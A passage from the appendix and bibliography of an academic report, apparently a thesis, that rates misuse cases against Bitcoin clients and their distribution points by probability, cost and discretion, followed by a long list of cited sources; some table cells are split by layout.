Cost Medium	Depends on how many are affected by the attack; if the effort targets a single user on a single machine, the cost per victim is high. If the RNG was used by a popular Bitcoin service, the price would drop significantly.
Discretion High	Once the attack is executed there are few ways to discover that a new seed was given to the RNG. Unless the attack is spotted during execution, the attack is very discrete.
Overall Decent	A plausible attack, but it requires undisturbed access to the site or hashes. It can also require an enormous amount of time to try all the possible passwords.

Table A.11: Evaluation for misuse-case 2.5 - Compromise wallet generation

Threat	3.1 - Spoof distribution point (DP)
Probability High	The attacker can either host their own DP or use an already existing DP to host their client.
Dependencies Low	The attacker needs to have access host able to spoof the target server. This includes any certificates or other means of authentication.
Extent Wide	All Bitcoin software are distributed through the internet. This means all clients are susceptible to this attack.
Knowledge Medium	The attacker needs to know how to gain access to the system, which seed to set, and which wallets would likely be generated by the application running in the system the victim uses.
Cost Medium	Depends on how well the host they attempt; to spoof is prepared to counter spoofing.
Discretion Medium	The attack may be discovered if the client is attentive. It is difficult if the attacker can create fake and valid HTTPS HTTPS certificates.
Overall Good	A plausible attack, but it may require access to certificate authorities to completely forge a well protected site. Very effective once successfully executed and have been performed by attackers before.

Table A.12: Evaluation for misuse-case 3.1 - Spoof distribution point

Threat	3.2 - Break into distribution point (DP)
Probability Low	The attack requires either that the victim uses known weak software, that their system is not properly configured. Both are probable scenarios.
Dependencies Medium	Varies from case to case. Some may require more than others.
Extent Narrow	Most Bitcoin clients will operate on a system with an internet connection, which will leave them vulnerable to this attack.
Knowledge Medium	An attacker needs to know which type of software the victim is using, and how to exploit that software. These are things that can be found using search engines, but novel attacks require more knowledge.
Cost Medium	Any computer may be used to gain access to another. The major difference is how long time the attack will take to complete.
Discretion Medium	The discretion depends on the defenses implemented by the victim.
Overall Poor	This attack is a gateway attack which opens up to many other attacks. It is a necessary step in some of the other attacks we describe in this report.

Table A.13: Evaluation for misuse-case 3.2 - Break into distribution point (DP)

Threat	3.3 - Replace with evil client
Probability	The probability increases with the number of people who have access to the compiled binary that is being distributed.
Low	The probability is unknown due to lacking data about this type of attacks.
Dependencies	The attacker needs access to the server hosting the binary, either illegal or legitimate access.
High	
Extent	Most Bitcoin clients are spread over a network and storing the software on one or more servers.
Small	
Knowledge	The attack can be carried out with minimal knowledge about the client and about Bitcoins. The more knowledge, the more refined the attack will be.
Medium	
Cost	Equipment to modify the client and access the server hosting the software.
Low	
Discretion	The discretion depends on how subtle the attack implemented in the client is and how fast it is discovered.
Medium	
Overall	This is an attack which may remove all trust and confidence in the developer if the attack and attacker is revealed. But the reward can be high.
Decent	

Table A.14: Evaluation for misuse-case 3.3 - Gain access to the system

Threat	3.4 - Add evil code
Probability	The probability increases with the number
Low	of people who have access to the source code that is being distributed. The probability is unknown due to lacking data about this type of attacks.
Dependencies	The attacker needs to have
High	access to the server/service hosting the source code, preferably legitimate access. Legitimately added code will cause less suspicion.
Extent	Most Bitcoin clients have open sourced
Wide	their code and allow other developers to help.
Knowledge	The attack can be carried out
Medium	with minimal knowledge about the client and about Bitcoins. The more knowledge, the more refined the attack will be.
Cost	Cost of the equipment to modify
Low	the code and add it to the repository.
Discretion	The discretion depends on how
Medium	subtle the attack implemented in the client is.
Overall	This is an attack which may remove
Decent	all trust and confidence in the developer if the attack and attacker is revealed. But the reward can be high.

Table A.15: Evaluation for misuse-case 3.4 - Add evil code

Threat	3.5 - Trust poisoning
Probability Low	This attack requires a long term commitment, which makes it less desirable than faster attacks.
Dependencies Medium	Personnel that is skilled with social dynamics and programming.
Extent Medium	Can target any host that is involved with the distribution site.
Knowledge Medium	The attacker must be able to participate with the development and also understand how to perform social engineering.
Cost Low	The attacker needs to focus part of their time to build trust with the target.
Discretion High	If the attacker does not get to greedy and only tamper with the required code, then the attack can be very discrete.
Overall Decent	A plausible attack, but it requires a long term commitment to the attack. The attacker must be careful to not overstep and misuse their trust, which will reveal and counter the attack.

Table A.16: Evaluation for misuse-case 3.5 - Trust poisoning

Threat	3.6 - Distributed Denial of Service (DDoS)
Probability	Software for creating DDoS attacks
High	is available and have been widely deployed.
Dependencies	The attacker needs to find
Low	a weakness at one of the target systems or their dependencies. The attacker also need the knowledge to find the weakness and how to exploit it.
Extent	Can target any host that is
Wide	involved with the distribution site.
Knowledge	The attacker only needs to
Low	know how to download, install , and run the DDoS software.
Cost	The costs are the expenses of
Low	the bandwidth used. An attacker can use a botnet to amplify the attack which uses the bots resources instead.
Discretion	The attack will be noticed once
Low	the packets reach the target. If the attacker uses a botnet then the attacker can remain hidden.
Overall	A common attack, but
Poor	it requires access to vast bandwidth resource.

Table A.17: Evaluation for misuse-case 3.6 - Distributed Denial of Service (DDoS)

Bibliography

- [1] (2013, November) Market price for bitcoins (usd). [Online]. Available: <http://blockchain.info/charts/market-price>
- [2] (2013, November) Total bitcoins in circulation. [Online]. Available: <http://blockchain.info/charts/total-bitcoins>
- [3] (2014, April) Bitlegal. [Online]. Available: <http://bitlegal.net/>
- [4] (2013, November) Silk road redux. [Online]. Available: <http://allthingsvice.com/2013/11/07/remember-remember-silk-road-redux/>
- [5] (2014, February) Trezor: Bitcoin hardware wallet. [Online]. Available: <https://bitcointalk.org/index.php?topic=122438.0>
- [6] (2014, April) Financial cyber threats in 2013. [Online]. Available: <http://media.kaspersky.com/en/Kaspersky-Lab-KSN-report-Financial-cyber-threats-in-2013-eng-final.pdf>
- [7] A. L. O. Guttorm Sindre, “Capturing security requirements through misuse cases.”
- [8] (2013, October) Download statistics for bitcoin qt. [Online]. Available: <http://sourceforge.net/projects/bitcoin/files/stats/timeline?dates=2008-11-09+to+2013-12-03>
- [9] (2014, April) Fake electrum download site (taken down). [Online]. Available: <https://bitcointalk.org/index.php?topic=573135.0>
- [10] (2013, April) Fake multibit sites and scams appearing. [Online]. Available: <https://bitcointalk.org/index.php?topic=188153.0>

- [11] (2014) I was bored so i made... [Online]. Available: <https://pay.reddit.com/r/Bitcoin/comments/1wqljr/i-was-bored-so-i-made-bitcoin-stealth-addresses/>
- [12] (2014) My wallet just emptied into this address.. [Online]. Available: http://www.reddit.com/r/Bitcoin/comments/1xf2qj/my_wallet_just_emptied_into_this_address/
- [13] (2013, October). [Online]. Available: <https://www.facebook.com/bitcoinusers>
- [14] (2013, 16th of October). [Online]. Available: <http://www.reddit.com/r/bitcoin>
- [15] (2013, December) Bitcoin wiki about privacy. [Online]. Available: <https://en.bitcoin.it/wiki/Anonymity>
- [16] F. B. of Investegation Directorate of Intelligence, "Bitcoin virtual currency: Unique features present distinct challenges for deterring illicit activity," 24 April 2013 2013.
- [17] (2013, October) Bitcoin.org's privacy recommendations. [Online]. Available: <http://bitcoin.org/en/protect-your-privacy>
- [18] (2013, October) Bitcoin.org's security recommendations. [Online]. Available: <http://bitcoin.org/en/secure-your-wallet>
- [19] (2013, November) Pay another way: Bitcoin. [Online]. Available: <http://en.blog.wordpress.com/2012/11/15/pay-another-way-bitcoin/>
- [20] (2013, November) Contribute to khan academy. [Online]. Available: <https://www.khanacademy.org/donate>
- [21] (2013, November). [Online]. Available: <http://www.documentfoundation.org/>
- [22] (2013, November) Contribute to libre office. [Online]. Available: <http://donate.libreoffice.org/index.php>
- [23] (2013, November) Eff will accept bitcoins to support digital liberty. [Online]. Available: <https://www.eff.org/deeplinks/2013/05/eff-will-accept-bitcoins-support-digital-liberty>

- [24] (2014) Coinbase. [Online]. Available: <https://coinbase.com/>
- [25] (2013, October) How the feds took down the dread pirate roberts. [Online]. Available: <http://arstechnica.com/tech-policy/2013/10/how-the-feds-took-down-the-dread-pirate-roberts/>
- [26] (2013, November) Silk road is resurrected. [Online]. Available: http://news.cnet.com/8301-1023_3-57611227-93/silk-road-is-resurrected-with-a-new-dread-pirate-roberts/
- [27] (2013, November) Silk road. [Online]. Available: [http://en.wikipedia.org/wiki/Silk_Road_\(marketplace\)](http://en.wikipedia.org/wiki/Silk_Road_(marketplace))
- [28] (2013, November) Beyond silk road: Potential risks, threats, and promises of virtual currencies. [Online]. Available: <http://www.hsgac.senate.gov/hearings/beyond-silk-road-potential-risks-threats-and-promises-of-virtual-currencies/>
- [29] (2011, January) The underground website where you can buy any drug imaginable. [Online]. Available: <http://gawker.com/the-underground-website-where-you-can-buy-any-drug-imag-30818160>
- [30] (2013, November) Tor. [Online]. Available: <https://www.torproject.org/>
- [31] (2013, October) How fbi closed in on suspect ross ulbricht. [Online]. Available: <http://www.bbc.co.uk/news/technology-24371894>
- [32] (2013, November) Twitter. [Online]. Available: <https://twitter.com/DreadPirateSR/status/398134233907994624>
- [33] (2013, April) Drugs, porn, and couterfeits. [Online]. Available: <http://www.theverge.com/2013/4/29/4281656/silk-road-black-market-reloaded-tor-marketplaces>
- [34] (2013, December) Dark marketplace closes. [Online]. Available: <http://www.bbc.com/news/technology-25185225>
- [35] (2013, December) Two guys on reddit... [Online]. Available: <http://www.businessinsider.com/220-million-sheep-marketplace-bitcoin-theft-chase-2013-12#!IJcpg>
- [36] (2013, April) Competition hotting up. [Online]. Available: <http://allthingsvice.com/2013/04/23/competition-for-black-market-share-hotting-up/>

- [37] (2013, November) Bitzino. [Online]. Available: <https://bitzino.com/>
- [38] (2013, November) Casinobitco.in. [Online]. Available: <http://casinobitco.in/>
- [39] (2013, November) Paypal. [Online]. Available: <https://www.paypal.com/uk/webapps/mpp/home>
- [40] (2013, November) Paypal - about us. [Online]. Available: <https://www.paypal.com/uk/webapps/mpp/about>
- [41] (2013, November) Paypal and ebay. [Online]. Available: <http://pages.ebay.com/jp/en-us/paypal/>
- [42] (2013, November) ebay picks up paypal for \$1.5 billion. [Online]. Available: <http://news.cnet.com/2100-1017-941964.html>
- [43] (2013, November) Us justice department indictment against liberty reserve (redacted). [Online]. Available: <http://www.justice.gov/usao/nys/pressreleases/May13/LibertyReservePR/Liberty%20Reserve,%20et%20al.%20Indictment%20-%20Redacted.pdf>
- [44] E. L. III, “Testimony of edward lowery iii before the united states senate committee on homeland security and governmental affairs,” November 2013.
- [45] (2011, June) Affidavit of roy dotson. [Online]. Available: <https://egoldclaimsprocess.com/Portals/0/Documents/E-Gold%20Affidavit.pdf>
- [46] (2013, November) Github repo for litecoin client. [Online]. Available: <https://github.com/litecoin-project/litecoin>
- [47] C. Percival, “Stronger key derivation via sequential memory-hard functions.”
- [48] (2013, November) What is namecoin. [Online]. Available: <http://namecoin.info/>
- [49] (2013, November) Github repo for namecoin client. [Online]. Available: <https://github.com/namecoin/namecoinq/>
- [50] (2013, November) Primecoin faq. [Online]. Available: <https://github.com/primecoin/primecoin/wiki/FAQ>

- [51] (2013, November) Primecoin: Cryptocurrency with prime number proof-of-work primecoin: Cryptocurrency with prime number proof-of-work primecoin: Cryptocurrency with prime number proof-of-work. [Online]. Available: <http://primecoin.org/static/primecoin-paper.pdf>
- [52] (2013, November) Cunningham chains. [Online]. Available: <http://primes.utm.edu/glossary/page.php?sort=CunninghamChain>
- [53] (2013, November) Peercoin. [Online]. Available: <http://www.ppcoin.org/>
- [54] S. N. Sunny King, "Ppcoin: Peer-to-peer crypto-currency with proof-of-stake," August 2012.
- [55] (2014) Bitsafe. [Online]. Available: <http://www.butterflylabs.com/bitcoin-hardware-wallet/>
- [56] (2013) Trezor the bitcoin safe. [Online]. Available: <http://www.bitcointrezor.com/>
- [57] (2013, November) Carbon wallet. [Online]. Available: <http://carbonwallet.com/>
- [58] (2013, November) Bitcoin dark wallet. [Online]. Available: <http://www.indiegogo.com/projects/bitcoin-dark-wallet>
- [59] (2013, December) Armory. [Online]. Available: <https://bitcoinarmory.com/>
- [60] (2013, November) Digital currency business e-gold indicted for money laundering and illegal money transmitting. [Online]. Available: http://www.justice.gov/opa/pr/2007/April/07_crm_301.html
- [61] (2011, June) e-gold complaint. [Online]. Available: <https://egoldclaimsprocess.com/Portals/0/Documents/E-Gold%20Complaint.pdf>
- [62] (2013, November) Common vulnerabilities and exposures. [Online]. Available: <https://en.bitcoin.it/wiki/Common-Vulnerabilities-and-Exposures>
- [63] (2013, November) List of bitcoin heists. [Online]. Available: <https://bitcointalk.org/index.php?topic=83794>
- [64] Kaspersky security network. [Online]. Available: http://www.kaspersky.com/images/KESB_Whitepaper_KSN_ENG_final.pdf

- [65] (2014, February) Cryptocurrency-stealing malware landscape. [Online]. Available: <http://www.secureworks.com/cyber-threat-intelligence/threats/cryptocurrency-stealing-malware-landscape/>
- [66] (2014, May) Transaction malleability. [Online]. Available: https://en.bitcoin.it/wiki/Transaction_Malleability
- [67] (2014, February) Bitcoin exchange mt.gox subpoenaed. [Online]. Available: <http://nypost.com/2014/02/26/bitcoin-exchange-mt-gox-subpoenaed-after-cyber-attacks/>
- [68] (2014, March) Bitcoin exchange mt.gox. [Online]. Available: <http://www.telegraph.co.uk/finance/currency/10686698/Bitcoin-exchange-MtGox-faced-150000-hack-attacks-every-second.html>
- [69] (2014, March) Bitcoin exchange mt.gox. [Online]. Available: <http://phys.org/news/2014-03-bitcoin-exchange-mtgox.html>
- [70] (2014, February) Bitcoin withdrawal processing suspended. [Online]. Available: <https://www.bitstamp.net/article/bitcoin-withdraws-suspended/>
- [71] (2014, February) Statement by bitstamp. [Online]. Available: <https://www.bitstamp.net/article/Statement-by-Bitstamp-regarding-MtGox-insolv/>
- [72] (2013, November) It's been an epic few days: What happened? [Online]. Available: <https://www.mtgox.com/press-release-20130404.html>
- [73] (2013, November) Ddosers tried to take down bitcoin exchange. [Online]. Available: <http://www.theregister.co.uk/2013/10/17/bitcoin-exchange-ddos-flood/>
- [74] (2013, November) 4.1 million dollars goes missing. [Online]. Available: <http://www.coindesk.com/4-1m-goes-missing-chinese-bitcoin-trading-platform-gbl-vanishes/>
- [75] (2013, November) Problems for bitcoin in china as hk trader goes down. [Online]. Available: <http://www.wantchinatimes.com/news-subclass-cnt.aspx?id=20131105000045\&cid=1102>
- [76] (2013, November) Site down. [Online]. Available: <https://inputs.io/>

- [77] (2013, November) Hackers steal 1.2m dollars of bitcoins from inputs.io. [Online]. Available: <http://www.coindesk.com/hackers-steal-bitcoins-inputs-io-wallet-service/>
- [78] (2013, November) Czech bitcoin exchange bitcash.cz hacked and up to 4,000 user wallets emptied. [Online]. Available: <http://www.coindesk.com/czech-bitcoin-exchange-bitcash-cz-hacked-4000-user-wallets-emptied/>
- [79] (2014, May) Localbitcoins received a very dangerous attack. [Online]. Available: <https://localbitcoins.com/>
- [80] (2014, January) 10,000 litecoins were stolen. [Online]. Available: <http://blog.spiderlabs.com/2014/01/10000-litecoins-worth-230000-usd-were-stolen.html>
- [81] (2014, April) Osx/cointhief. [Online]. Available: <http://www.securemac.com/Remove-CoinThief-Trojan-Horse-Instructions.php>
- [82] (2014, April) Badlepricon: Bitcoin gets the mobile... [Online]. Available: <https://blog.lookout.com/blog/2014/04/24/badlepricon-bitcoin/>
- [83] (2014, February) Pony botnet. [Online]. Available: <http://www.reuters.com/article/2014/02/24/us-bitcoin-security-idUSBREA1N1JO20140224>
- [84] (2014, April) Hide your kids, hide your btc. [Online]. Available: <http://arstechnica.com/security/2013/04/hide-your-kids-hide-your-btc-bitcoin-stealing-malware-emerges/>
- [85] (2014, March) Analysis of, malware from the mtgox leak archive. [Online]. Available: http://www.securelist.com/en/blog/8196/Analysis_of_Malware_from_the_MtGox_leak_archive
- [86] (2014, April) Malware copy of multibit. [Online]. Available: <https://bitcointalk.org/index.php?topic=255122.0>
- [87] (2014, March) Github repo for multibit. [Online]. Available: <https://github.com/jim618/multibit>
- [88] (2013, December) Multibit. [Online]. Available: <https://multibit.org/>
- [89] (2013, December) Fake electrum website. [Online]. Available: <http://theblogpirate.wordpress.com/2013/12/23/warning-a-fake-electrum-website-with-malware-is-advertising-on-duckduckgo-and-yahoo/>

- [90] (2014, May) Github repo for electrum. [Online]. Available: <https://github.com/spesmilo/electrum>
- [91] (2013, December) Electrum. [Online]. Available: <http://electrum.org>
- [92] (2014, January) Yahoo malware. [Online]. Available: <http://www.theguardian.com/technology/2014/jan/08/yahoo-malware-turned-europeans-computers-into-bitcoin-slaves>
- [93] (2013, May) Bitcoin malware still at large. [Online]. Available: <http://www.cyberoam.com/blog/bitcoin-malware-still-at-large-now-targeting-popular-social-media-with-new-attack-met>
- [94] (2014, March) Spam emails from multibit.org. [Online]. Available: <https://bitcointalk.org/index.php?topic=513749.0>
- [95] B. Preneel, "Analysis and design of cryptographic hash functions," February 2003.
- [96] L. Røstad, "An extended misuse case notation: Including vulnerabilities and the insider threat."
- [97] B. Schneier. (December 1999) Attack trees. [Online]. Available: <https://www.schneier.com/paper-attacktrees-ddj-ft.html>
- [98] P. M. Alessandra Bagnatio, Barbara Kordy, "Attribute decoration of attack-defense trees," April-June 2012.
- [99] O. M. Group, "Omg unified modeling language (omg uml) superstructure," August 2011.
- [100] (2013, December) Choose your wallet. [Online]. Available: <http://bitcoin.org/en/choose-your-wallet>
- [101] (2014, January) Firewall. [Online]. Available: [http://en.wikipedia.org/wiki/Firewall_\(computing\)](http://en.wikipedia.org/wiki/Firewall_(computing))
- [102] R. G. Carlos Flavian, Miguel Guinaliu, "The role played by perceived usability, satisfaction and consumer trust on website loyalty," *NTNU*, 2004.
- [103] (2013, November) Github repo for bitcoin qt client. [Online]. Available: <https://github.com/bitcoin/bitcoin>

- [104] (2013, December) Armory and bitcoin-qt. [Online]. Available: <https://bitcoinaarmory.com/about/armory-and-bitcoin-qt/>
- [105] (2013, December) Sourceforge repo for bitcoin qt client. [Online]. Available: <http://sourceforge.net/p/bitcoin/code/HEAD/tree/>
- [106] (2013, December) Bitcoin wiki about clients. [Online]. Available: <https://en.bitcoin.it/wiki/Clients>
- [107] (2013, December) Electrum server. [Online]. Available: <https://github.com/spesmilo/electrum-server>
- [108] (2013, December) Multibit features. [Online]. Available: <https://multibit.org/features.html>
- [109] (2014, March) Multibit downloads reach 1.5 million. [Online]. Available: <https://multibit.org/blog/2014/03/10/multibit-downloads-reach-1.5m.html>
- [110] (2014) Introducing hive. [Online]. Available: <https://www.hivewallet.com/>
- [111] (2014, February) First github commit for armory. [Online]. Available: <https://github.com/etotheipi/BitcoinArmory/commit/6e54e8e7af7dd1b4b527410bd42d9de0be311329>
- [112] (2014, February) First github commit for electrum. [Online]. Available: <https://github.com/spesmilo/electrum/commit/6db1a31e58ee15c448448139e7d3a9e72b14268f>
- [113] (2014, February) First github commit for multibit. [Online]. Available: <https://github.com/jim618/multibit/commit/75fb14dcdf4c1dc96732cd876d7aadc7736222ee>
- [114] (2014, February) First github commit for hive osx. [Online]. Available: <https://github.com/hivewallet/hive-osx/commit/32b32b030f039273e1072d97be74d0a688b36573>
- [115] E. S. L. TXT, “Final shields approach guide,” *Shields Project*, 2010.
- [116] (2014, January) Script kiddies. [Online]. Available: http://en.wikipedia.org/wiki/Script_kiddie

- [117] (2013, December) The nsa's elite hackers. [Online]. Available: <http://www.theverge.com/2013/12/30/5256636/nsa-tailored-access-jacob-appelbaum-speech-30c3>
- [118] (2013, December) Nsa reportedly intercepting laptops. [Online]. Available: <http://www.theverge.com/2013/12/29/5253226/nsa-cia-fbi-laptop-usb-plant-spy>
- [119] (2014, January) Ransomware. [Online]. Available: [http://en.wikipedia.org/wiki/Ransomware_\(malware\)](http://en.wikipedia.org/wiki/Ransomware_(malware))
- [120] (2013, December) Logic bomb. [Online]. Available: http://en.wikipedia.org/wiki/Logic_bomb
- [121] P. Meland, "Service injection: A threat to self-managed complex systems," pp. 1–6, 2011.
- [122] E. G. S. Ittay Eyal, "Majority is not enough: Bitcoin mining is vulnerable," November 2013.
- [123] (2007, August) Internet security glossary, version 2. [Online]. Available: <http://tools.ietf.org/html/rfc4949>
- [124] (2014, February) Man-in-the-middle attack. [Online]. Available: http://en.wikipedia.org/wiki/Man-in-the-middle_attack
- [125] (2013, June) Top 10 2013-top 10. [Online]. Available: https://www.owasp.org/index.php/Top_10_2013-Top_10
- [126] (2014, January) Download electrum. [Online]. Available: <https://electrum.org/download.html>
- [127] (2014, February) Download armory. [Online]. Available: <https://bitcoinarmory.com/download/>
- [128] (2014, March) Change list for multibit's bitcoinj. [Online]. Available: <https://code.google.com/r/jimburton618-bitcoinj-coinbase-tx/source/list>
- [129] (2014, Mar) Change list for bitcoinj. [Online]. Available: <https://code.google.com/p/bitcoinj/source/list>
- [130] (2013, December) Bitcoin forum. [Online]. Available: <https://bitcointalk.org/>

- [131] (2014, March) Bitcoin subreddit. [Online]. Available: <http://www.reddit.com/r/Bitcoin/>
- [132] (2014, March) Multibit spam emails. [Online]. Available: <https://bitcointalk.org/index.php?topic=513749.0>
- [133] (2014, February) Osx malware. [Online]. Available: <https://bitcointalk.org/index.php?topic=454903.0>
- [134] (2014) Bitcoin atm map. [Online]. Available: <http://bitcoinatmmmap.com/>
- [135] (2014) The bitcoin fluid dispenser ii. [Online]. Available: <http://andyschroder.com/BitcoinFluidDispenser/>
- [136] (2014, February) New report on card fraud shows online fraud increased in 2012. [Online]. Available: <https://www.ecb.europa.eu/press/pr/date/2014/html/pr140225.en.html>
- [137] (2014, April) Heartbleed. [Online]. Available: <http://heartbleed.com/>
- [138] L.-S. H. A. R. E. E. C. Jackson, "Analyzing forged ssl certificated in the wild," *IEEE Symposium on Security and Privacy*, 2014. [Online]. Available: <https://www.linshunghuang.com/papers/mitm.pdf>
- [139] (2007, November) Openpgp message format. [Online]. Available: <http://www.ietf.org/rfc/rfc4880.txt>
- [140] (2014, April) Malware. [Online]. Available: <http://en.wikipedia.org/wiki/Malware>
- [141] (2014, April) Social engineering. [Online]. Available: [http://en.wikipedia.org/wiki/Social_engineering_\(security\)](http://en.wikipedia.org/wiki/Social_engineering_(security))
- [142] (2014, February) The careto/mask apt. [Online]. Available: http://www.securelist.com/en/blog/208216078/The_Careto_Mask_APT_Frequently_Asked_Questions
- [143] (2014, January) Random number generator attack. [Online]. Available: http://en.wikipedia.org/wiki/Random_number_generator_attack
- [144] (2014, January) Paper wallet. [Online]. Available: https://en.bitcoin.it/wiki/Paper_wallet